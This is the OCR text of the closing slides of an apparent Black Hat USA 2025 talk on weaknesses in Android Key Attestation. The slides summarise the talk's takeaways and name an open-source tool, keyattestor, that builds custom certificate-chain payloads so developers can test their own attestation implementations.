
Black Hat Sound Bytes

- Android Key Attestation is in a fragmented state
- Well organized and concerted efforts to circumvent key attestation in online communities
- Effective mechanism for combatting bot fraud and abuse
- Test your own implementations with keyattestor

keyattestor

- https://github.com/dubfree/keyattestor
- Builds custom X.509 certificate chain payloads to test Android Key Attestation implementations
- Certificate Chain Trust
- Certificate Revocation List
- Hard-coded Certificate
- Certificate Extension




black hat
BRIEFINGS
AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS
Thank You!
Alex Gonzalez
#BHUSA @BlackHatEvents